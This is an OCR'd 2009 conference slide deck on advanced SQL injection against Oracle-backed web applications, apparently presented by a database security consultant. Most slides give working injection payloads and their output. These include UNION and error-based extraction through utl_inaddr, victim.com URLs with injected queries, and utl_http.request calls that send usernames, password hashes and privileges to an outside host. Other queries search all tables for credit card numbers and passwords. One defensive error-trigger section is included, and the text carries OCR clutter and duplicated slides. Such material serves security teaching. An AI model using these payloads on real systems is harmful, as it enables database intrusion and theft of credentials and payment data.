
red database security

Fortschrittliche SQL Injection in Webanwendungen

Comconsult 2009

Alexander Kornbrust
24-Juni-2009

Table of Content



10 years of SQL Injection…

Introduction


SQL Injection is still the biggest security problem in web applications.

This year we can celebrate it's the 10th anniversary of SQL Injection. Even if the problem is know since 10 years the knowledge especially for exploiting Oracle databases is poor.

Most example and tutorials are only for MySQL and SQL Server.


Detailed explanations for SQL Injection in web apps with Oracle databases are rare and often buggy. That's why SQL Injection in Oracle is often not exploited…

The following presentation shows everything from simple statements to complex queries…



SQL Basics (Oracle)

SQL Basics




SQL = Structured Query Language

Developed in the early 1970s, First commercial implementation in 1979 from Oracle.

Every vendor is implementing a different syntax (e.g. Oracle, Microsoft, DB2, …). The lowest denominator is the simple SQL syntax.

Vendor specific extensions (e.g. XML) are much more powerful but require an extensive study of the documentation. These extensions are often ignored…

SQL Basics



The knowledge of SQL Commands useful for (database) security experts. By using "exotic" commands it is often possible to bypass restrictions (e.g. EXPLAIN PLAN can bypass Oracle Audititing, MERGE can often bypass IDS filtering INSERT/ UPDATE)

DDL= Data Definition Language

* CREATE, ALTER, DROP, RENAME, GRANT, REVOKE, AUDIT, NOAUDIT, COMMENT, ANALYZE, ASSOCIATE STATISTICS, DISASSOCIATE STATISTICS, PURGE, FLASHBACK

DML= Data Manipulation Language


* CALL, EXPLAIN PLAN, LOCK TABLE, INSERT, UPDATE, DELETE, MERGE, TRUNCATE, SELECT (limited)

TCL= Transaction Control Language

* COMMIT, ROLLBACK, SAVEPOINT, SET TRANSACTION, SET CONSTRAINT


http://www.oracle.com/pls/db111/portal.all_books

SQL Basics – (simple) SELECT statement



SELECT	➔ WHAT TO DISPLAY
FROM	➔ FROM WHERE
WHERE	➔ CONDITIONS
GROUP BY	➔ GROUPING
HAVING	➔ CONDITION FOR GROUPING
ORDER BY	➔ SORT

SQL Basics – Select Statement with group operator




```
SELECT location, count(*)
FROM table1
WHERE country='Germany'
GROUP BY location
HAVING COUNT(*) > 2
ORDER BY 1,2
```

SQL Basics – Equi-Join

```
SELECT firstname, lastname, product, amount

FROM customers, products

WHERE customers.id = products.custid
```

➔ If you use (n) tables/views, use at least (n-1) join conditions to avoid cartesian products

SQL Basics – Self-Join



```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname
FROM table t1, table t2
WHERE t1.id = t2.id
```

➔ Use aliases to access the same table/view twice

```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname
FROM table t1, table t2
WHERE t1.id > t2.id
AND LOCATION = 'Germany'
```

➔ Depending from the queries, selfjoins sometimes require > or < instead of equal sign.

SQL Basics – Outer-Join I

```
SELECT firstname, lastname, product, amount
FROM customers, products
WHERE customers.id = products.custid (+)
```

- ➔ Show a list of all customers even if they are not in the products table
- ➔ Oracle is using a (+)
- ➔ ANSI the string "OUTER JOIN"

SQL Basics – Outer-Join II


Why do I need outer joins? Because they are often necessary …

Sample:

Show a list of all audit entries from 1st of March til 3rd of March.

```
SELECT username, auditstmt, logdate

FROM all_users, auditlog

WHERE all_users.username=auditlog.username

AND logdate >= '01-MAR-2009'

AND logdate <= '03-MAR-2009'
```

SQL Basics – Outer-Join III



What happens if the user does no longer exists? The audit entry is not displayed !!! This is a common problem in security and forensic scripts missing important things

Sample:

Show a list of all audit entries from 1st of March til 3rd of March even if the user was deleted.


```
SELECT username, auditstmt, logdate

FROM all_users, auditlog

WHERE all_users.username (+) = auditlog.username

AND logdate >= '01-MAR-2009'

AND logdate <= '03-MAR-2009'
```

SQL Basics – SET Operator

SQL supports the following SET operators


* UNION (eliminates duplicates)
* UNION ALL (without elimination of duplicates)
* MINUS
* INTERSECT

SQL Basics – SET Operator - UNION



```
SELECT firstname, lastname

FROM customers

UNION

SELECT username, null

FROM ALL_USERS

ORDER BY 1,2
```

SQL Basics – Boolean Logic




The knowledge of Boolean logic is important for SQL Injection…

Everybody is using

```
OR 1=1 --
```

But why is everybody using it?

SQL Basics – Boolean Logic




What SQL fragment is better?

```
OR 1=func --
```

```
AND 1=func --
```

It depends…

SQL Basics – Boolean Logic




What parts of this SQL query are executed?

```
SELECT *
FROM table
WHERE id > 12
OR 1 = utl_inaddr.get_host_address(user)
```

It depends…

If all IDs of the table are greater than 12, the second part will never be executed. It is difficult to predict what part will be executed because this is the choice of the database engine.

SQL Basics – Boolean Logic




To be on the safe side it is important to use OR and AND

```
SELECT *

FROM table

WHERE id > 12

OR 1 = utl_inaddr.get_host_address(user)
```

```
SELECT *

FROM table

WHERE id > 12

AND 1 = utl_inaddr.get_host_address(user)
```

SQL Basics – Comments



Oracle supports 2 kind of comments


line comments: --

multi-line comments: /* */

Sometimes the following trick can bypass some IDS because the everything after the -- is handled as comment

```
SELECT /*--*/ * from table;
```

SQL Basics – String Concatenation



Oracle supports 2 kind of string concatenation

Using double pipe: `'first'||'second'`

Using concat function: `concat('first','second')`

The concat function is unusual in the Oracle world but for pentester it has some advantages…

```
SELECT username||'='||password FROM DBA_USERS
```

```
SELECT username||chr(61)||password FROM DBA_USERS
```


```
SELECT concat(concat(username,chr(61)),password)
   FROM DBA_USERS
```

SQL Basics – Combining queries I

Oracle supports different methods to combine the result of queries


```
* Joins

* Set Operator (UNION, …)

* Subselects
```

SQL Basics – Combining queries II



```
SELECT custname, custaddress
FROM customer
WHERE id=17
UNION
SELECT username, password
FROM DBA_PASSWORDS
```

SQL Basics – Combining queries III



KEEP IN MIND!!! **Everything is a query....**

KEEP IN MIND!!! **Everything in a query can be replaced by a query …**

➔ Endless possibilities to add queries

Example:

a integer value can be replaced by a query

```
1 = (select 1 from dual)

1 = (select length(utl_http.request('http://
www.oraspoit.com/'||(select password from dba_users where
rownum=1))))
```

a string can be replaced by a query

```
'string' = (select 'string' from dual)

'string' = translate((select 'abcdef' from
dual),'fedcba','gnirts')
```

SQL Basics – Combining queries IV

By using functions (e.g. utl_http or httpuritype) we can inject multiple tables…

e.g. replace 1 by (select sum(utl_http.request('http://www.orasploit.com/'username||'='||password) from dba_users)

```
SELECT username
FROM ALL_USERS
WHERE ID > 1
ORDER BY 1,2;
```


SQL Basics – Combining queries IV

By using functions (e.g. utl_http or httpuritype) we can inject multiple tables…

e.g. replace 1 by (select sum(utl_http.request('http://www.oraspoit.com/'username||'='||password) from dba_users)


```
SELECT username
FROM ALL_USERS
WHERE ID > 1
ORDER BY (select sum(length(utl_http.request('http://
www.oraspoit.com/'username||'='||password)) from
dba_users),2;
```

SQL Basics – Combining queries V



```
SELECT username
FROM ALL_USERS
WHERE ID > ((select
sum(length(utl_http.request('http://
www.oraspoit.com/'||username||'='||password) from
dba_users))+((select sum(utl_http.request('http://
www.oraspoit.com/'||owner||'='||table_name) from
dba_tables))+((select
sum(length(utl_http.request('http://
www.oraspoit.com/'||owner||'='||table_name||'='||
column_name)) from dba_users))+((select
sum(length(utl_http.request('http://
www.oraspoit.com/'||grantee||'='||granted_role) from
dba_role_privs)))+((select
sum(length(utl_http.request('http://
www.oraspoit.com/'||grantee||'='||owner||'='||
table_name||'='||privilege||'='||grantable) from
dba_tab_privs)))   ORDER BY 1,2;
```

SQL Basics – Combine multiple columns



By using concatenation it is possible to combine multiple columns into 1 row. This technique is useful to extract data from multiple columns with a single command

```
SELECT lastname||'.'||firstname FROM myusertab
```

```
SELECT lastname||chr(46)||firstname FROM myusertab
```

```
SELECT concat(lastname,concat(chr(46),firstname FROM
myusertab
```

SQL Basics – Combine multiple rows I

Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

Oracle offers different possibilities to do this:


* stragg (Oracle 11g+)
* XML (Oracle 9i+)
* CONNECT BY (all Oracle versions, Idea by Sumit Siddharth)

SQL Basics – Combine multiple rows II - stragg

```
Select utl_inaddr.get_host_name('Accounts='||(select
sys.stragg(distinct username||';') as string from
all_users)) from dual
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDAT
A;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGI
NS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_
ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMS
YS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Basics – Combine multiple rows II - XMLDB



```
select utl_inaddr.get_host_name((select
xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype('<?
xml version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each select="/
ROWSET/USERNAME"><xsl:value-of select="text()"/>;</xsl:for-
each></xsl:template></xsl:stylesheet>')).getstringval()
listagg from all_users)) from dual
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DI
P;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;
MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_I
NFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;
SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
```

SQL Basics – Combine multiple rows III – CONNECT BY

```
SELECT SUBSTR (SYS_CONNECT_BY_PATH (username , ';'),
2) csv FROM (SELECT username , ROW_NUMBER () OVER
(ORDER BY username ) rn, COUNT (*) OVER () cnt FROM
all_users) WHERE rn = cnt START WITH rn = 1 CONNECT
BY rn = PRIOR rn + 1
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDAT
A;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGI
NS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_
ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMS
YS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
```

SQL Basics – Accessing an individual row

Oracle has a virtual column called rownum.

```
SELECT rownum, all_users
FROM all_users;
```

To access the first column you can use "WHERE rownum=1".

The problem is that "WHERE rownum=2" does not return anything. To access the second it is necessary to use the following query:

```
select username||'='||password from (select rownum r,
   username,password from dba_users) where r=2;
```

SQL Basics – Accessing all tables in a single command

By using the package dbms_xmlgen (available since Oracle 9i, granted to PUBLIC) it is possible to access all tables without knowing their names.

This can be used to count the number of rows of all tables.

```
select owner||'.'||table_name as object,
to_number(extractvalue(xmltype(dbms_xmlgen.getxml('se
lect count(*) c from "'||owner||'"."'||
table_name||'"'))
,'/ROWSET/ROW/C')) count
from all_tables
where iot_type is null
and table_name not in ('LINK$','USER_HISTORY$')
```

SQL Basics – Searching all tables for creditcard info

Search all accessible tables for creditcard numbers


```
select table_name,column_name from (select
rownum,table_name,
regexp_substr(dbms_xmlgen.getxml('select * from "'||
table_name||'"'),'<[^>]*>^((4\d{3})|(5[1-5]\d{2}))
(-?|\040?)(\d{4}(-?| \040?)){3}|^(3[4,7]\d{2})(-?|
\040?)\d{6}(-?|\040?) \d{5}</[^<]*>') column_name
from user_tables) where length(column_name)!=0;
```

SQL Basics – Searching all tables for 'password'

Search all accessible tables for the string 'password'

```
select table_name,column_name from (select
rownum,table_name,
regexp_substr(dbms_xmlgen.getxml('select * from "'||
table_name||'"'),'<[^>]*>password[^<]*>') column_name
from user_tables) where length(column_name)!=0;
```

SQL Basics – Oracle Standard Views



By default Oracle has different default views for accessing the data dictionary


* USER_%	All objects of an user
* ALL_%	All accessible objects
* DBA_%	All objects accessible by DBAs or users with DBA privileges

Example:

USER_TABLES


ALL_TABLES

DBA_TABLES



SQL Injection Basics

SQL Injection Basics



Specialties of Oracle


* No stacked queries (combine multiple queries separated by ;)

* Difficult to run OS commands

* Oracle is the most complex database out there (built-in HTTP/FTP Server, Corba Orb, builtin-Java, …)

* Many Oracle specific SQL extensions

SQL Injection Basics – Injection Points




```
    SELECT              (I)
    FROM                (II)
    WHERE               (III)          [ common ]
    GROUP BY            (IV)
    HAVING              (V)
UNION
    SELECT …
ORDER BY            (VI)               [ common ]
```

SQL Injection Basics – Common Approach

Approach of exploiting web apps:

1. Construct a valid SQL statement
2. Analyze the data structure of the web app
3. Retrieve the data

SQL Injection Basics – Webapps



There are 3 main common techniques of exploiting SQL Injection in webapps

* Inband	easiest
* Out-of-Band	easier
* Blind	more requests

SQL Injection Basics – Error Trigger I

For pen testers the usage of Oracle error trigger can reduce the time to find problems or to write exploits. Oracle allows to record all incorrect SQL statements. This technique can be used as simple (but reliable) IDS or to find all incorrect SQL statements executed against the database

http://www.red-database-security.com/scripts/oracle_error_trigger.html


SQL Injection Basics – Error Trigger II

A typical approach to find SQL injection (in web applications) is to use the single quote in a parameter field. An error message from the database (e.g. ORA-01756) is an indicator for vulnerable fields.

Typical Oracle error messages for SQL Injection:

ORA-00900: invalid SQL statement
ORA-00906: missing left parenthesis
ORA-00907: missing right parenthesis
ORA-00911: invalid character
ORA-00920: invalid relational operator
ORA-00923: FROM keyword not found where expected
ORA-00933: SQL command not properly ended
ORA-00970: missing WITH keyword
ORA-01031: insufficient privileges
ORA-01719: outer join operator not allowd in operand of OR or in
ORA-01722: invalid number (if strings are enumerated via rownum and rownum does not exist)
ORA-01742: comment not terminated properly
ORA-01756: quoted string not properly terminated
ORA-01789: query block has incorrect number of result columns
ORA-01790: expression must have same datatype as corresponding

SQL Injection Basics – Error Trigger III




Error trigger (optional)

This trigger is storing all Oracle error messages occurred on the server

Command (as user SYS):

```
SQL>-- Create a table containing the error messages
create table system.oraerror (
id NUMBER,
log_date DATE,
log_usr VARCHAR2(30),
terminal VARCHAR2(50),
err_nr NUMBER(10),
err_msg VARCHAR2(4000),
stmt CLOB
);

-- Create a sequence with unique numbers
create sequence system.oraerror_seq
start with 1
increment by 1
minvalue 1
nomaxvalue
nocache
nocycle;
```

SQL Injection Basics – Error Trigger III



```
CREATE OR REPLACE TRIGGER after_error
 AFTER SERVERERROR ON DATABASE  DECLARE
 pragma autonomous_transaction;
 id NUMBER;  sql_text ORA_NAME_LIST_T;  v_stmt CLOB;  n NUMBER;
BEGIN
 SELECT oraerror_seq.nextval INTO id FROM dual;
 n := ora_sql_txt(sql_text);
 IF n >= 1 THEN
   FOR i IN 1..n LOOP
      v_stmt := v_stmt || sql_text(i);
   END LOOP;
 END IF;

 FOR n IN 1..ora_server_error_depth LOOP
 -- log only potential SQL Injection attempts

IF ora_server_error(n) in
(  '900','906','907','911','917','920','923','933','970','1031','1476','1719','
1722','1742','1756','1789','1790','24247','29257','29540')
THEN
  INSERT INTO system.oraerror VALUES (id, sysdate, ora_login_user,
ora_client_ip_address, ora_server_error(n), ora_server_error_msg(n), v_stmt);
   -- send the information via email to the DBA
   --  <<Insert your PLSQL code for sending emails >>
   COMMIT;  END IF;  END LOOP; END after_error; /
```

SQL Injection Basics – Inband

Definition Inband:


Retrieve the results of the SQL Injection in the same input (e.g. in the browser). Data can be display in the normal output or in an error message.

SQL Injection Basics – Inband

Most common techniques for Inband are

* UNION based attacks
* Error Based

SQL Injection Basics – Inband – Sample 1




http://re[illegible]t:7777/php3.php?ename=T'%20union%20select%20null,username%20from%20all_users%20where%20rov

SAPsec ▾ SCN ▾ JS ▾ blogall BLOG ▾ PY ▾ book ▾ News ▾ Google t-mobile Email ▾ PS3 ▾ RDS ▾ Security ▾ Search ▾ Business ▾


Show a list of all employees by name

EMPNO	ENAME
	MV1
	REP1
	XXXXXX

SQL Injection Basics – Inband – Sample 2



SQL Injection Basics – Inband – order.jsp I



http://victim.com/order.jsp?id=17 Variant (a)

http://victim.com/order.jsp?id=17 Variant (b)

Web application constructs:


Variant (a)

```
SELECT *
FROM table
WHERE id='17'
```

Variant (b)

```
SELECT *
FROM table
where id=17
```

SQL Injection Basics – Inband – order.jsp II



http://victim.com/order.jsp?id=17' Variant (a)

http://victim.com/order.jsp?id=17' Variant (b)

Web application constructs:

Variant (a)

SELECT *

FROM table

WHERE id='17''

➔ Throws an Oracle error


Variant (b)

SELECT *

FROM table

where id=17'

SQL Injection Basics – Inband – order.jsp II



http://victim.com/order.jsp?id=**17' or 1=1--** Variant (a)

http://victim.com/order.jsp?id=**17 or 1=1--** Variant (b)

Web application constructs:

Variant (a)


```
SELECT *
FROM table
WHERE id='17' or 1=1 --
```

Variant (b)

```
SELECT *
FROM table
where id=17 or 1=1--
```

➔ This statement is correct because the closing single quote is comment out

SQL Injection Basics – Inband – order.jsp III



http://victim.com/order.jsp?id=**17' UNION SELECT name FROM TABLE--** Variant (a)

http://victim.com/order.jsp?id=**17 UNION SELECT name FROM TABLE--** Variant (b)

Web application constructs:

Variant (a)


```
SELECT *
FROM table
WHERE id='17'
UNION
SELECT name
FROM TABLE --
```

Variant (b)

```
SELECT *
FROM table
where id=17
UNION
SELECT name
FROM TABLE--
```

➔ ORA-01789: query block has incorrect number of result columns

SQL Injection Basics – Inband – order.jsp IV




Now we must find out how many columns are used in the first SELECT statement. The most common techniques are the usage of "ORDER BY" or adding NULL values to the second query.

```
SELECT * FROM table
  UNION
SELECT null,null FROM table
```

```
SELECT * FROM table
ORDER BY  8
```

SQL Injection Basics – Inband – order.jsp IV



SELECT * FROM table (1st attempt)
UNION
SELECT null,null FROM dual

➔ ORA-01789: query block has incorrect number of result columns

SELECT * FROM table (2nd attempt)
UNION
SELECT null,null,null FROM dual

➔ ORA-01789: query block has incorrect number of result columns

SELECT * FROM table (3rd attempt)
UNION
SELECT null,null,null,null FROM DUAL

➔ Number of Columns = 4

SQL Injection Basics – Inband – order.jsp V

SELECT * FROM table (1st attempt)
ORDER BY 8

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (2nd attempt)
ORDER BY 4

➔ Normal output


SELECT * FROM table (3rd attempt)
ORDER BY 6

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (4th attempt)
ORDER BY 5

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SQL Injection Basics – Inband – Sample 1



http://re[illegible]t:7777/php3.php?ename=T'%20union%20select%20null,username%20from%20all_users%20where%20rov

SAPsec ▾ SCN ▾ JS ▾ blogall BLOG ▾ PY ▾ book ▾ News ▾ Google t-mobile Email ▾ PS3 ▾ RDS ▾ Security ▾ Search ▾ Business ▾

Show a list of all employees by name

EMPNO	ENAME
	MV1
	REP1
	XXXXXX


SQL Injection Basics – Inband-Error

The most known package to create specially crafted error messages is the package utl_inaddr. This package is granted to public and responsible for the name resolution:

```
select utl_inaddr.get_host_name('127.0.0.1') from
dual;
```

```
localhost
```

SQL Injection Basics – Inband-Error



Get information via error messages:

```
select utl_inaddr.get_host_name('confidence') from
dual;
```

```
*
ERROR at line 1:
ORA-29257: host confidence unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband-Error

Replace the string with a subselect to modify the error message:


```
select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual;

*
ERROR at line 1:
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband-Error

http://victim.com/order.cfm?id=111||
utl_inaddr.get_host_name((select banner from v$version where rownum=1))

Message: Error Executing Database Query.
Native error code: 29257
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host Oracle Enterprise Edition 10.1.0.5 for Solaris unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

SQL Injection Basics – Inband-Error




http://victim.com/order.cfm?id=111||utl_inaddr.get_host_name((SELECT SUBSTR (SYS_CONNECT_BY_PATH (username , ';'), 2) csv FROM (SELECT username , ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1))

Message: Error Executing Database Query.
Native error code: 29257
Detail: [Macromedia][Oracle JDBC Driver][Oracle]

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DI
P;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;
MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_I
NFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;
SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband - Error



In Oracle 11g Oracle introduced access control lists. By default outgoing http-requests as non-SYS user are not allowed.

Example:

```
select utl_inaddr.get_host_name('192.168.2.107') from
dual;
```

```
        *
ERROR at line 1:
ORA-24247: network access denied by access control list
(ACL)
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband - Error

But there enough alternatives for utl_inaddr: ordsys.ord_dicom.getmappingxpath, dbms_aw_xml.readawmetadata, ctxsys.drithsx.sn, ...

```
or 1=ordsys.ord_dicom.getmappingxpath((select banner from v
$version where rownum=1),user,user)--
